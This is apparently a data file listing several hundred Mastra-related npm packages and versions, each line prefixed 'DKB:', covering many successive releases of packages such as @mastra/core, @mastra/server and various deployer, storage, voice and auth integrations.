DKB:@mastra/cloudflare@1.6.1
DKB:@mastra/clickhouse@1.14.0
DKB:@mastra/braintrust@1.3.2
DKB:@mastra/arthur@0.4.7
DKB:@mastra/sentry@1.2.7
DKB:@mastra/hono@1.5.13
DKB:@mastra/ai-sdk@1.7.1
DKB:@mastra/auth-supabase@1.1.3
DKB:@mastra/client-js@1.37.0
DKB:create-factory@0.1.5
DKB:@mastra/code-sdk@1.1.2
DKB:@mastra/deployer-cloud@1.56.0
DKB:@mastra/deployer-cloudflare@1.2.13
DKB:@mastra/deployer-netlify@1.2.13
DKB:@mastra/deployer-sandbox@0.2.1
DKB:@mastra/deployer-vercel@1.2.13
DKB:@mastra/factory@0.4.0
DKB:@mastra/react@1.4.0
DKB:@mastra/longmemeval@1.1.13
DKB:@mastra/opencode@0.1.13
DKB:mastracode@0.32.4
DKB:mastra@1.21.0
DKB:create-mastra@1.21.0
DKB:create-factory@0.1.4
DKB:@mastra/temporal@0.2.12
DKB:@mastra/tanstack-start@0.2.11
DKB:@mastra/server@1.55.0
DKB:@mastra/react@1.3.4
DKB:@mastra/qdrant@1.1.2
DKB:@mastra/playground-ui@45.0.0
DKB:@mastra/platform-workspace@0.2.3
DKB:@mastra/pg@1.18.1
DKB:@mastra/opencode@0.1.12
DKB:@mastra/next@0.2.11
DKB:@mastra/nestjs@0.2.12
DKB:@mastra/mssql@1.5.1
DKB:@mastra/mongodb@1.15.1
DKB:@mastra/mcp-docs-server@1.2.12
DKB:@mastra/longmemeval@1.1.12
DKB:@mastra/lance@1.2.1
DKB:@mastra/koa@1.6.12
DKB:@mastra/isolated-vm@0.1.0
DKB:@mastra/hono@1.5.12
DKB:@mastra/fastify@1.4.12
DKB:@mastra/factory@0.3.0
DKB:@mastra/express@1.4.12
DKB:@mastra/elasticsearch@1.3.1
DKB:@mastra/e2b@0.8.0
DKB:@mastra/dynamodb@1.2.1
DKB:@mastra/dsql@1.2.1
DKB:@mastra/deployer@1.55.0
DKB:@mastra/deployer-vercel@1.2.12
DKB:@mastra/deployer-sandbox@0.2.0
DKB:@mastra/deployer-netlify@1.2.12
DKB:@mastra/deployer-cloudflare@1.2.12
DKB:@mastra/deployer-cloud@1.55.0
DKB:@mastra/couchbase@1.1.1
DKB:@mastra/core@1.55.0
DKB:@mastra/convex@1.5.1
DKB:@mastra/code-sdk@1.1.1
DKB:@mastra/client-js@1.36.0
DKB:@mastra/clickhouse@1.13.1
DKB:@mastra/chroma@1.1.2
DKB:@mastra/auth-supabase@1.1.2
DKB:mastracode@0.32.3
DKB:mastra@1.20.3
DKB:create-mastra@1.20.3
DKB:create-factory@0.1.3
DKB:@mastra/upstash@1.3.0
DKB:@mastra/temporal@0.2.11
DKB:@mastra/tanstack-start@0.2.10
DKB:@mastra/spanner@1.4.0
DKB:@mastra/slack@1.6.0
DKB:@mastra/server@1.54.0
DKB:@mastra/sentry@1.2.6
DKB:@mastra/redis@1.3.0
DKB:@mastra/react@1.3.3
DKB:@mastra/posthog@1.2.1
DKB:@mastra/playground-ui@44.0.0
DKB:@mastra/platform-workspace@0.2.2
DKB:@mastra/pg@1.18.0
DKB:@mastra/otel-exporter@1.3.6
DKB:@mastra/otel-bridge@1.4.4
DKB:@mastra/opencode@0.1.11
DKB:@mastra/observability@1.16.3
DKB:@mastra/next@0.2.10
DKB:@mastra/nestjs@0.2.11
DKB:@mastra/mysql@0.5.0
DKB:@mastra/mssql@1.5.0
DKB:@mastra/mongodb@1.15.0
DKB:@mastra/memory@1.24.0
DKB:@mastra/mcp-docs-server@1.2.11
DKB:@mastra/longmemeval@1.1.11
DKB:@mastra/libsql@1.18.0
DKB:@mastra/langsmith@1.3.6
DKB:@mastra/langfuse@1.4.6
DKB:@mastra/lance@1.2.0
DKB:@mastra/laminar@1.3.6
DKB:@mastra/koa@1.6.11
DKB:@mastra/hono@1.5.11
DKB:@mastra/fastify@1.4.11
DKB:@mastra/factory@0.2.2
DKB:@mastra/express@1.4.11
DKB:@mastra/editor@0.13.9
DKB:@mastra/dynamodb@1.2.0
DKB:@mastra/duckdb@1.5.2
DKB:@mastra/dsql@1.2.0
DKB:@mastra/deployer@1.54.0
DKB:@mastra/deployer-vercel@1.2.11
DKB:@mastra/deployer-sandbox@0.1.3
DKB:@mastra/deployer-netlify@1.2.11
DKB:@mastra/deployer-cloudflare@1.2.11
DKB:@mastra/deployer-cloud@1.54.0
DKB:@mastra/datadog@1.3.6
DKB:@mastra/core@1.54.0
DKB:@mastra/convex@1.5.0
DKB:@mastra/code-sdk@1.1.0
DKB:@mastra/cloudflare@1.6.0
DKB:@mastra/cloudflare-d1@1.2.0
DKB:@mastra/client-js@1.35.0
DKB:@mastra/clickhouse@1.13.0
DKB:@mastra/braintrust@1.3.1
DKB:@mastra/auth-studio@1.3.3
DKB:@mastra/auth-cloud@1.2.3
DKB:@mastra/arthur@0.4.6
DKB:@mastra/arize@1.3.6
DKB:@mastra/ai-sdk@1.7.0
DKB:@mastra/agent-builder@1.1.8
DKB:@mastra/code-sdk@1.0.2
DKB:mastracode@0.32.2
DKB:mastra@1.20.2
DKB:create-mastra@1.20.2
DKB:create-factory@0.1.2
DKB:@mastra/voyageai@0.4.0
DKB:@mastra/temporal@0.2.10
DKB:@mastra/tanstack-start@0.2.9
DKB:@mastra/server@1.53.0
DKB:@mastra/react@1.3.2
DKB:@mastra/playground-ui@43.0.0
DKB:@mastra/platform-workspace@0.2.1
DKB:@mastra/pg@1.17.1
DKB:@mastra/opencode@0.1.10
DKB:@mastra/next@0.2.9
DKB:@mastra/nestjs@0.2.10
DKB:@mastra/mcp-docs-server@1.2.10
DKB:@mastra/longmemeval@1.1.10
DKB:@mastra/libsql@1.17.1
DKB:@mastra/koa@1.6.10
DKB:@mastra/hono@1.5.10
DKB:@mastra/fastify@1.4.10
DKB:@mastra/factory@0.2.1
DKB:@mastra/express@1.4.10
DKB:@mastra/deployer@1.53.0
DKB:@mastra/deployer-vercel@1.2.10
DKB:@mastra/deployer-sandbox@0.1.2
DKB:@mastra/deployer-netlify@1.2.10
DKB:@mastra/deployer-cloudflare@1.2.10
DKB:@mastra/deployer-cloud@1.53.0
DKB:@mastra/core@1.53.0
DKB:@mastra/client-js@1.34.0
DKB:mastracode@0.32.1
DKB:mastra@1.20.1
DKB:create-mastra@1.20.1
DKB:create-factory@0.1.1
DKB:@mastra/temporal@0.2.9
DKB:@mastra/tanstack-start@0.2.8
DKB:@mastra/server@1.52.1
DKB:@mastra/react@1.3.1
DKB:@mastra/playground-ui@42.0.1
DKB:@mastra/opencode@0.1.9
DKB:@mastra/next@0.2.8
DKB:@mastra/nestjs@0.2.9
DKB:@mastra/mcp-docs-server@1.2.9
DKB:@mastra/longmemeval@1.1.9
DKB:@mastra/koa@1.6.9
DKB:@mastra/hono@1.5.9
DKB:@mastra/fastify@1.4.9
DKB:@mastra/factory@0.2.0
DKB:@mastra/express@1.4.9
DKB:@mastra/deployer@1.52.1
DKB:@mastra/deployer-vercel@1.2.9
DKB:@mastra/deployer-sandbox@0.1.1
DKB:@mastra/deployer-netlify@1.2.9
DKB:@mastra/deployer-cloudflare@1.2.9
DKB:@mastra/deployer-cloud@1.52.1
DKB:@mastra/core@1.52.1
DKB:@mastra/code-sdk@1.0.1
DKB:@mastra/client-js@1.33.1
DKB:mastracode@0.32.0
DKB:mastra@1.20.0
DKB:create-mastra@1.20.0
DKB:create-factory@0.1.0
DKB:@mastra/agent-builder@1.1.7
DKB:@mastra/tavily@1.1.1
DKB:@mastra/vercel@1.3.0
DKB:@mastra/turbopuffer@1.2.0
DKB:@mastra/temporal@0.2.8
DKB:@mastra/acp@0.4.0
DKB:@mastra/tanstack-start@0.2.7
DKB:@mastra/stagehand@0.3.1
DKB:@mastra/spanner@1.3.1
DKB:@mastra/slack@1.5.1
DKB:@mastra/server@1.52.0
DKB:@mastra/sentry@1.2.5
DKB:@mastra/react@1.3.0
DKB:@mastra/railway@0.4.0
DKB:@mastra/rag@2.4.2
DKB:@mastra/posthog@1.2.0
DKB:@mastra/playground-ui@42.0.0
DKB:@mastra/platform-workspace@0.2.0
DKB:@mastra/pg@1.17.0
DKB:@mastra/otel-exporter@1.3.5
DKB:@mastra/otel-bridge@1.4.3
DKB:@mastra/opencode@0.1.8
DKB:@mastra/observability@1.16.2
DKB:@mastra/next@0.2.7
DKB:@mastra/nestjs@0.2.8
DKB:@mastra/mongodb@1.14.0
DKB:@mastra/modal@0.4.0
DKB:@mastra/memory@1.23.1
DKB:@mastra/mcp@1.15.0
DKB:@mastra/mcp-docs-server@1.2.8
DKB:@mastra/longmemeval@1.1.8
DKB:@mastra/libsql@1.17.0
DKB:@mastra/langsmith@1.3.5
DKB:@mastra/langfuse@1.4.5
DKB:@mastra/laminar@1.3.5
DKB:@mastra/koa@1.6.8
DKB:@mastra/inngest@1.8.3
DKB:@mastra/hono@1.5.8
DKB:@mastra/fastify@1.4.8
DKB:@mastra/factory@0.1.0
DKB:@mastra/express@1.4.8
DKB:@mastra/evals@1.6.0
DKB:@mastra/editor@0.13.8
DKB:@mastra/e2b@0.7.0
DKB:@mastra/dynamodb@1.1.3
DKB:@mastra/docker@0.5.0
DKB:@mastra/deployer@1.52.0
DKB:@mastra/deployer-vercel@1.2.8
DKB:@mastra/deployer-sandbox@0.1.0
DKB:@mastra/deployer-netlify@1.2.8
DKB:@mastra/deployer-cloudflare@1.2.8
DKB:@mastra/deployer-cloud@1.52.0
DKB:@mastra/daytona@0.6.0
DKB:@mastra/datadog@1.3.5
DKB:@mastra/core@1.52.0
DKB:@mastra/convex@1.4.0
DKB:@mastra/code-sdk@1.0.0
DKB:@mastra/client-js@1.33.0
DKB:@mastra/browser-viewer@0.2.1
DKB:@mastra/braintrust@1.3.0
DKB:@mastra/blaxel@0.6.0
DKB:@mastra/auth-workos@1.6.4
DKB:@mastra/auth-studio@1.3.2
DKB:@mastra/auth-better-auth@1.1.2
DKB:@mastra/arthur@0.4.5
DKB:@mastra/arize@1.3.5
DKB:@mastra/apple-container@0.3.0
DKB:@mastra/ai-sdk@1.6.3
DKB:@mastra/voice-mistral@0.1.0
DKB:@mastra/voice-cloudflare@0.13.1
DKB:@mastra/railway@0.3.1
DKB:@mastra/rag@2.4.1
DKB:@mastra/posthog@1.1.4
DKB:@mastra/playground-ui@41.0.0
DKB:@mastra/platform-workspace@0.1.0
DKB:@mastra/redis-streams@0.3.0
DKB:@mastra/otel-exporter@1.3.4
DKB:@mastra/clickhouse@1.12.0
DKB:@mastra/sentry@1.2.4
DKB:@mastra/server@1.51.0
DKB:@mastra/spanner@1.3.0
DKB:@mastra/tanstack-start@0.2.6
DKB:@mastra/temporal@0.2.7
DKB:@mastra/voice-google-gemini-live@0.14.4
DKB:@mastra/voice-google@0.14.0
DKB:@mastra/core@1.51.0
DKB:@mastra/voice-openai-realtime@0.13.4
DKB:@mastra/voice-speechify@0.14.0
DKB:@mastra/voice-xai-realtime@0.2.4
DKB:create-mastra@1.19.0
DKB:mastra@1.19.0
DKB:@mastra/agent-builder@1.1.6
DKB:@mastra/otel-bridge@1.4.2
DKB:@mastra/observability@1.16.1
DKB:@mastra/next@0.2.6
DKB:@mastra/nestjs@0.2.7
DKB:@mastra/mysql@0.4.0
DKB:@mastra/mongodb@1.13.0
DKB:@mastra/memory@1.23.0
DKB:@mastra/mcp@1.14.0
DKB:@mastra/mcp-docs-server@1.2.7
DKB:@mastra/libsql@1.16.0
DKB:@mastra/langsmith@1.3.4
DKB:@mastra/langfuse@1.4.4
DKB:@mastra/koa@1.6.7
DKB:@mastra/inngest@1.8.2
DKB:@mastra/hono@1.5.7
DKB:@mastra/google-cloud-pubsub@1.1.2
DKB:@mastra/gcs@0.3.1
DKB:@mastra/fastify@1.4.7
DKB:@mastra/express@1.4.7
DKB:@mastra/editor@0.13.7
DKB:@mastra/e2b@0.6.0
DKB:@mastra/deployer@1.51.0
DKB:@mastra/pg@1.16.0
DKB:@mastra/schema-compat@1.3.4
DKB:@mastra/ai-sdk@1.6.2
DKB:mastracode@0.31.0
DKB:@mastra/arize@1.3.4
DKB:@mastra/arthur@0.4.4
DKB:@mastra/auth-workos@1.6.3
DKB:@mastra/braintrust@1.2.4
DKB:@mastra/client-js@1.32.0
DKB:@mastra/deployer-cloud@1.51.0
DKB:@mastra/deployer-netlify@1.2.7
DKB:@mastra/react@1.2.5
DKB:@mastra/opencode@0.1.7
DKB:@mastra/deployer-vercel@1.2.7
DKB:@mastra/laminar@1.3.4
DKB:@mastra/livekit@0.3.0
DKB:@mastra/longmemeval@1.1.7
DKB:@mastra/datadog@1.3.4
DKB:@mastra/deployer-cloudflare@1.2.7
DKB:@mastra/code-sdk@0.1.0
DKB:mastracode@0.30.0
DKB:mastra@1.18.2
DKB:create-mastra@1.18.2
DKB:@mastra/temporal@0.2.6
DKB:@mastra/tanstack-start@0.2.5
DKB:@mastra/server@1.50.1
DKB:@mastra/react@1.2.4
DKB:@mastra/playground-ui@40.0.1
DKB:@mastra/opencode@0.1.6
DKB:@mastra/next@0.2.5
DKB:@mastra/nestjs@0.2.6
DKB:@mastra/memory@1.22.2
DKB:@mastra/mcp-docs-server@1.2.6
DKB:@mastra/longmemeval@1.1.6
DKB:@mastra/koa@1.6.6
DKB:@mastra/hono@1.5.6
DKB:@mastra/fastify@1.4.6
DKB:@mastra/express@1.4.6
DKB:@mastra/editor@0.13.6
DKB:@mastra/duckdb@1.5.1
DKB:@mastra/deployer@1.50.1
DKB:@mastra/deployer-vercel@1.2.6
DKB:@mastra/deployer-netlify@1.2.6
DKB:@mastra/deployer-cloudflare@1.2.6
DKB:@mastra/deployer-cloud@1.50.1
DKB:@mastra/daytona@0.5.2
DKB:@mastra/core@1.50.1
DKB:@mastra/client-js@1.31.1
DKB:@mastra/agent-builder@1.1.5
DKB:mastracode@0.29.0
DKB:mastra@1.18.1
DKB:create-mastra@1.18.1
DKB:@mastra/temporal@0.2.5
DKB:@mastra/tanstack-start@0.2.4
DKB:@mastra/spanner@1.2.3
DKB:@mastra/server@1.50.0
DKB:@mastra/sentry@1.2.3
DKB:@mastra/react@1.2.3
DKB:@mastra/posthog@1.1.3
DKB:@mastra/playground-ui@40.0.0
DKB:@mastra/pg@1.15.1
DKB:@mastra/otel-exporter@1.3.3
DKB:@mastra/otel-bridge@1.4.1
DKB:@mastra/opencode@0.1.5
DKB:@mastra/observability@1.16.0
DKB:@mastra/next@0.2.4
DKB:@mastra/nestjs@0.2.5
DKB:@mastra/mysql@0.3.4
DKB:@mastra/mongodb@1.12.1
DKB:@mastra/mcp@1.13.1
DKB:@mastra/mcp-registry-registry@1.1.1
DKB:@mastra/mcp-docs-server@1.2.5
DKB:@mastra/longmemeval@1.1.5
DKB:@mastra/livekit@0.2.0
DKB:@mastra/libsql@1.15.1
DKB:@mastra/langsmith@1.3.3
DKB:@mastra/langfuse@1.4.3
DKB:@mastra/laminar@1.3.3
DKB:@mastra/koa@1.6.5
DKB:@mastra/hono@1.5.5
DKB:@mastra/fastify@1.4.5
DKB:@mastra/express@1.4.5
DKB:@mastra/editor@0.13.5
DKB:@mastra/e2b@0.5.1
DKB:@mastra/deployer@1.50.0
DKB:@mastra/deployer-vercel@1.2.5
DKB:@mastra/deployer-netlify@1.2.5
DKB:@mastra/deployer-cloudflare@1.2.5
DKB:@mastra/deployer-cloud@1.50.0
DKB:@mastra/daytona@0.5.1
DKB:@mastra/datadog@1.3.3
DKB:@mastra/core@1.50.0
DKB:@mastra/convex@1.3.2
DKB:@mastra/client-js@1.31.0
DKB:@mastra/braintrust@1.2.3
DKB:@mastra/blaxel@0.5.1
DKB:@mastra/auth-okta@0.1.2
DKB:@mastra/arthur@0.4.3
DKB:@mastra/arize@1.3.3
DKB:@mastra/agent-browser@0.4.1
DKB:mastracode@0.28.0
DKB:mastra@1.18.0
DKB:create-mastra@1.18.0
DKB:@mastra/voice-xai-realtime@0.2.3
DKB:@mastra/voice-openai-realtime@0.13.3
DKB:@mastra/voice-inworld@0.4.1
DKB:@mastra/voice-google-gemini-live@0.14.3
DKB:@mastra/upstash@1.2.2
DKB:@mastra/temporal@0.2.4
DKB:@mastra/tanstack-start@0.2.3
DKB:@mastra/spanner@1.2.2
DKB:@mastra/server@1.49.0
DKB:@mastra/schema-compat@1.3.3
DKB:@mastra/redis@1.2.2
DKB:@mastra/react@1.2.2
DKB:@mastra/railway@0.3.0
DKB:@mastra/playground-ui@39.0.0
DKB:@mastra/pg@1.15.0
DKB:@mastra/opencode@0.1.4
DKB:@mastra/next@0.2.3
DKB:@mastra/nestjs@0.2.4
DKB:@mastra/mysql@0.3.3
DKB:@mastra/mssql@1.4.1
DKB:@mastra/mongodb@1.12.0
DKB:@mastra/mesa@0.2.0
DKB:@mastra/memory@1.22.1
DKB:@mastra/mcp@1.13.0
DKB:@mastra/mcp-docs-server@1.2.4
DKB:@mastra/longmemeval@1.1.4
DKB:@mastra/libsql@1.15.0
DKB:@mastra/lance@1.1.2
DKB:@mastra/koa@1.6.4
DKB:@mastra/inngest@1.8.1
DKB:@mastra/hono@1.5.4
DKB:@mastra/fastify@1.4.4
DKB:@mastra/express@1.4.4
DKB:@mastra/editor@0.13.4
DKB:@mastra/e2b@0.5.0
DKB:@mastra/dynamodb@1.1.2
DKB:@mastra/dsql@1.1.2
DKB:@mastra/deployer@1.49.0
DKB:@mastra/deployer-vercel@1.2.4
DKB:@mastra/deployer-netlify@1.2.4
DKB:@mastra/deployer-cloudflare@1.2.4
DKB:@mastra/deployer-cloud@1.49.0
DKB:@mastra/core@1.49.0
DKB:@mastra/convex@1.3.1
DKB:@mastra/codemod@1.1.1
DKB:@mastra/cloudflare@1.5.1
DKB:@mastra/cloudflare-d1@1.1.1
DKB:@mastra/client-js@1.30.0
DKB:@mastra/clickhouse@1.11.1
DKB:@mastra/auth@1.1.2
DKB:@mastra/auth-workos@1.6.2
DKB:@mastra/auth-cloud@1.2.2
DKB:@mastra/auth-clerk@1.2.2
DKB:@mastra/apple-container@0.2.0
DKB:@mastra/agent-builder@1.1.4
DKB:mastracode@0.27.0
DKB:mastra@1.17.0
DKB:create-mastra@1.17.0
DKB:@mastra/voice-xai-realtime@0.2.2
DKB:@mastra/voice-openai-realtime@0.13.2
DKB:@mastra/voice-google-gemini-live@0.14.2
DKB:@mastra/vercel@1.2.0
DKB:@mastra/temporal@0.2.3
DKB:@mastra/tanstack-start@0.2.2
DKB:@mastra/server@1.48.0
DKB:@mastra/schema-compat@1.3.2
DKB:@mastra/react@1.2.1
DKB:@mastra/railway@0.2.1
DKB:@mastra/rag@2.4.0
DKB:@mastra/qdrant@1.1.1
DKB:@mastra/playground-ui@38.0.0
DKB:@mastra/pg@1.14.3
DKB:@mastra/opencode@0.1.3
DKB:@mastra/next@0.2.2
DKB:@mastra/nestjs@0.2.3
DKB:@mastra/mysql@0.3.2
DKB:@mastra/mongodb@1.11.1
DKB:@mastra/memory@1.22.0
DKB:@mastra/mcp@1.12.1
DKB:@mastra/mcp-docs-server@1.2.3
DKB:@mastra/longmemeval@1.1.3
DKB:@mastra/libsql@1.14.3
DKB:@mastra/koa@1.6.3
DKB:@mastra/inngest@1.8.0
DKB:@mastra/hono@1.5.3
DKB:@mastra/fastify@1.4.3
DKB:@mastra/express@1.4.3
DKB:@mastra/evals@1.5.1
DKB:@mastra/editor@0.13.3
DKB:@mastra/deployer@1.48.0
DKB:@mastra/deployer-vercel@1.2.3
DKB:@mastra/deployer-netlify@1.2.3
DKB:@mastra/deployer-cloudflare@1.2.3
DKB:@mastra/deployer-cloud@1.48.0
DKB:@mastra/core@1.48.0
DKB:@mastra/client-js@1.29.0
DKB:@mastra/ai-sdk@1.6.1
DKB:@mastra/agent-builder@1.1.3
DKB:mastracode@0.26.0
DKB:mastra@1.16.0
DKB:create-mastra@1.16.0
DKB:@mastra/voyageai@0.3.0
DKB:@mastra/voice-xai-realtime@0.2.1
DKB:@mastra/voice-openai-realtime@0.13.1
DKB:@mastra/voice-google-gemini-live@0.14.1
DKB:@mastra/upstash@1.2.1
DKB:@mastra/temporal@0.2.2
DKB:@mastra/tanstack-start@0.2.1
DKB:@mastra/slack@1.5.0
DKB:@mastra/server@1.47.0
DKB:@mastra/sentry@1.2.2
DKB:@mastra/schema-compat@1.3.1
DKB:@mastra/redis@1.2.1
DKB:@mastra/react@1.2.0
DKB:@mastra/posthog@1.1.2
DKB:@mastra/playground-ui@37.0.0
DKB:@mastra/pg@1.14.2
DKB:@mastra/otel-exporter@1.3.2
DKB:@mastra/otel-bridge@1.4.0
DKB:@mastra/opencode@0.1.2
DKB:@mastra/observability@1.15.2
DKB:@mastra/next@0.2.1
DKB:@mastra/nestjs@0.2.2
DKB:@mastra/mysql@0.3.1
DKB:@mastra/memory@1.21.2
DKB:@mastra/mcp-docs-server@1.2.2
DKB:@mastra/longmemeval@1.1.2
DKB:@mastra/libsql@1.14.2
DKB:@mastra/langsmith@1.3.2
DKB:@mastra/langfuse@1.4.2
DKB:@mastra/laminar@1.3.2
DKB:@mastra/koa@1.6.2
DKB:@mastra/hono@1.5.2
DKB:@mastra/github-signals@0.2.2
DKB:@mastra/fastify@1.4.2
DKB:@mastra/express@1.4.2
DKB:@mastra/evals@1.5.0
DKB:@mastra/editor@0.13.2
DKB:@mastra/e2b@0.4.1
DKB:@mastra/dynamodb@1.1.1
DKB:@mastra/deployer@1.47.0
DKB:@mastra/deployer-vercel@1.2.2
DKB:@mastra/deployer-netlify@1.2.2
DKB:@mastra/deployer-cloudflare@1.2.2
DKB:@mastra/deployer-cloud@1.47.0
DKB:@mastra/datadog@1.3.2
DKB:@mastra/core@1.47.0
DKB:@mastra/client-js@1.28.0
DKB:@mastra/braintrust@1.2.2
DKB:@mastra/auth@1.1.1
DKB:@mastra/auth-workos@1.6.1
DKB:@mastra/auth-supabase@1.1.1
DKB:@mastra/auth-studio@1.3.1
DKB:@mastra/auth-okta@0.1.1
DKB:@mastra/auth-google@0.1.0
DKB:@mastra/auth-firebase@1.1.1
DKB:@mastra/auth-cloud@1.2.1
DKB:@mastra/auth-clerk@1.2.1
DKB:@mastra/auth-better-auth@1.1.1
DKB:@mastra/auth-auth0@1.2.1
DKB:@mastra/arthur@0.4.2
DKB:@mastra/arize@1.3.2
DKB:@mastra/ai-sdk@1.6.0
DKB:@mastra/agent-builder@1.1.2
DKB:@mastra/voice-google-gemini-live@0.14.0
DKB:@mastra/vercel@1.1.1
DKB:@mastra/temporal@0.2.1
DKB:@mastra/spanner@1.2.1
DKB:@mastra/pg@1.14.1
DKB:@mastra/inngest@1.7.0
DKB:@mastra/archil@0.2.0
DKB:mastracode@0.25.0
DKB:mastra@1.15.1
DKB:create-mastra@1.15.1
DKB:@mastra/tanstack-start@0.2.0
DKB:@mastra/server@1.46.0
DKB:@mastra/sentry@1.2.1
DKB:@mastra/redis-streams@0.2.0
DKB:@mastra/react@1.1.1
DKB:@mastra/posthog@1.1.1
DKB:@mastra/playground-ui@36.0.0
DKB:@mastra/otel-exporter@1.3.1
DKB:@mastra/otel-bridge@1.3.1
DKB:@mastra/opencode@0.1.1
DKB:@mastra/observability@1.15.1
DKB:@mastra/next@0.2.0
DKB:@mastra/nestjs@0.2.1
DKB:@mastra/mysql@0.3.0
DKB:@mastra/mongodb@1.11.0
DKB:@mastra/memory@1.21.1
DKB:@mastra/mcp@1.12.0
DKB:@mastra/mcp-docs-server@1.2.1
DKB:@mastra/longmemeval@1.1.1
DKB:@mastra/libsql@1.14.1
DKB:@mastra/langsmith@1.3.1
DKB:@mastra/langfuse@1.4.1
DKB:@mastra/lance@1.1.1
DKB:@mastra/laminar@1.3.1
DKB:@mastra/koa@1.6.1
DKB:@mastra/hono@1.5.1
DKB:@mastra/google-cloud-pubsub@1.1.1
DKB:@mastra/github-signals@0.2.1
DKB:@mastra/fastify@1.4.1
DKB:@mastra/express@1.4.1
DKB:@mastra/editor@0.13.1
DKB:@mastra/dsql@1.1.1
DKB:@mastra/deployer@1.46.0
DKB:@mastra/deployer-vercel@1.2.1
DKB:@mastra/deployer-netlify@1.2.1
DKB:@mastra/deployer-cloudflare@1.2.1
DKB:@mastra/deployer-cloud@1.46.0
DKB:@mastra/datadog@1.3.1
DKB:@mastra/core@1.46.0
DKB:@mastra/client-js@1.27.0
DKB:@mastra/chroma@1.1.1
DKB:@mastra/braintrust@1.2.1
DKB:@mastra/arthur@0.4.1
DKB:@mastra/arize@1.3.1
DKB:@mastra/ai-sdk@1.5.1
DKB:@mastra/agent-builder@1.1.1
DKB:mastracode@0.24.0
DKB:mastra@1.15.0
DKB:create-mastra@1.15.0
DKB:@mastra/voyageai@0.2.0
DKB:@mastra/voice-xai-realtime@0.2.0
DKB:@mastra/voice-speechify@0.13.0
DKB:@mastra/voice-sarvam@1.1.0
DKB:@mastra/voice-playai@0.13.0
DKB:@mastra/voice-openai@0.13.0
DKB:@mastra/voice-openai-realtime@0.13.0
DKB:@mastra/voice-murf@0.13.0
DKB:@mastra/voice-modelslab@0.2.0
DKB:@mastra/voice-inworld@0.4.0
DKB:@mastra/voice-google@0.13.0
DKB:@mastra/voice-google-gemini-live@0.13.0
DKB:@mastra/voice-gladia@0.13.0
DKB:@mastra/voice-elevenlabs@0.13.0
DKB:@mastra/voice-deepgram@0.13.0
DKB:@mastra/voice-cloudflare@0.13.0
DKB:@mastra/voice-azure@0.12.0
DKB:@mastra/voice-aws-nova-sonic@0.2.0
DKB:@mastra/vercel@1.1.0
DKB:@mastra/vectorize@1.1.0
DKB:@mastra/upstash@1.2.0
DKB:@mastra/turbopuffer@1.1.0
DKB:@mastra/temporal@0.2.0
DKB:@mastra/tavily@1.1.0
DKB:@mastra/stagehand@0.3.0
DKB:@mastra/spanner@1.2.0
DKB:@mastra/slack@1.4.0
DKB:@mastra/server@1.45.0
DKB:@mastra/sentry@1.2.0
DKB:@mastra/schema-compat@1.3.0
DKB:@mastra/s3vectors@1.1.0
DKB:@mastra/s3@0.6.0
DKB:@mastra/redis@1.2.0
DKB:@mastra/redis-streams@0.1.0
DKB:@mastra/react@1.1.0
DKB:@mastra/railway@0.2.0
DKB:@mastra/rag@2.3.0
DKB:@mastra/qdrant@1.1.0
DKB:@mastra/posthog@1.1.0
DKB:@mastra/playground-ui@35.0.0
DKB:@mastra/pinecone@1.1.0
DKB:@mastra/pg@1.14.0
DKB:@mastra/perplexity@0.2.0
DKB:@mastra/otel-exporter@1.3.0
DKB:@mastra/otel-bridge@1.3.0
DKB:@mastra/opensearch@1.1.0
DKB:@mastra/opencode@0.1.0
DKB:@mastra/openai@1.1.0
DKB:@mastra/observability@1.15.0
DKB:@mastra/nestjs@0.2.0
DKB:@mastra/mysql@0.2.0
DKB:@mastra/mssql@1.4.0
DKB:@mastra/mongodb@1.10.0
DKB:@mastra/modal@0.3.0
DKB:@mastra/memory@1.21.0
DKB:@mastra/mcp@1.11.0
DKB:@mastra/mcp-registry-registry@1.1.0
DKB:@mastra/mcp-docs-server@1.2.0
DKB:@mastra/longmemeval@1.1.0
DKB:@mastra/loggers@1.2.0
DKB:@mastra/libsql@1.14.0
DKB:@mastra/langsmith@1.3.0
DKB:@mastra/langfuse@1.4.0
DKB:@mastra/lance@1.1.0
DKB:@mastra/laminar@1.3.0
DKB:@mastra/koa@1.6.0
DKB:@mastra/inngest@1.6.0
DKB:@mastra/hono@1.5.0
DKB:@mastra/google-drive@0.2.0
DKB:@mastra/google-cloud-pubsub@1.1.0
DKB:@mastra/github-signals@0.2.0
DKB:@mastra/gcs@0.3.0
DKB:@mastra/files-sdk@0.3.0
DKB:@mastra/fastify@1.4.0
DKB:@mastra/fastembed@1.2.0
DKB:@mastra/express@1.4.0
DKB:@mastra/evals@1.4.0
DKB:@mastra/elasticsearch@1.3.0
DKB:@mastra/editor@0.13.0
DKB:@mastra/e2b@0.4.0
DKB:@mastra/dynamodb@1.1.0
DKB:@mastra/duckdb@1.5.0
DKB:@mastra/dsql@1.1.0
DKB:@mastra/docker@0.4.0
DKB:@mastra/deployer@1.45.0
DKB:@mastra/deployer-vercel@1.2.0
DKB:@mastra/deployer-netlify@1.2.0
DKB:@mastra/deployer-cloudflare@1.2.0
DKB:@mastra/deployer-cloud@1.45.0
DKB:@mastra/daytona@0.5.0
DKB:@mastra/datadog@1.3.0
DKB:@mastra/cursor@0.3.0
DKB:@mastra/couchbase@1.1.0
DKB:@mastra/core@1.45.0
DKB:@mastra/convex@1.3.0
DKB:@mastra/codemod@1.1.0
DKB:@mastra/cloudflare@1.5.0
DKB:@mastra/cloudflare-d1@1.1.0
DKB:@mastra/client-js@1.26.0
DKB:@mastra/clickhouse@1.11.0
DKB:@mastra/claude@0.3.0
DKB:@mastra/chroma@1.1.0
DKB:@mastra/browser-viewer@0.2.0
DKB:@mastra/browser-firecrawl@0.2.0
DKB:@mastra/brightdata@0.3.0
DKB:@mastra/braintrust@1.2.0
DKB:@mastra/blaxel@0.5.0
DKB:@mastra/azure@0.3.0
DKB:@mastra/auth@1.1.0
DKB:@mastra/auth-workos@1.6.0
DKB:@mastra/auth-supabase@1.1.0
DKB:@mastra/auth-studio@1.3.0
DKB:@mastra/auth-okta@0.1.0
DKB:@mastra/auth-neon@0.3.0
DKB:@mastra/auth-firebase@1.1.0
DKB:@mastra/auth-cloud@1.2.0
DKB:@mastra/auth-clerk@1.2.0
DKB:@mastra/auth-better-auth@1.1.0
DKB:@mastra/auth-auth0@1.2.0
DKB:@mastra/astra@1.1.0
DKB:@mastra/arthur@0.4.0
DKB:@mastra/arize@1.3.0
DKB:@mastra/ai-sdk@1.5.0
DKB:@mastra/agentfs@0.2.0
DKB:@mastra/agentcore@0.3.0
DKB:@mastra/agent-builder@1.1.0
DKB:@mastra/agent-browser@0.4.0
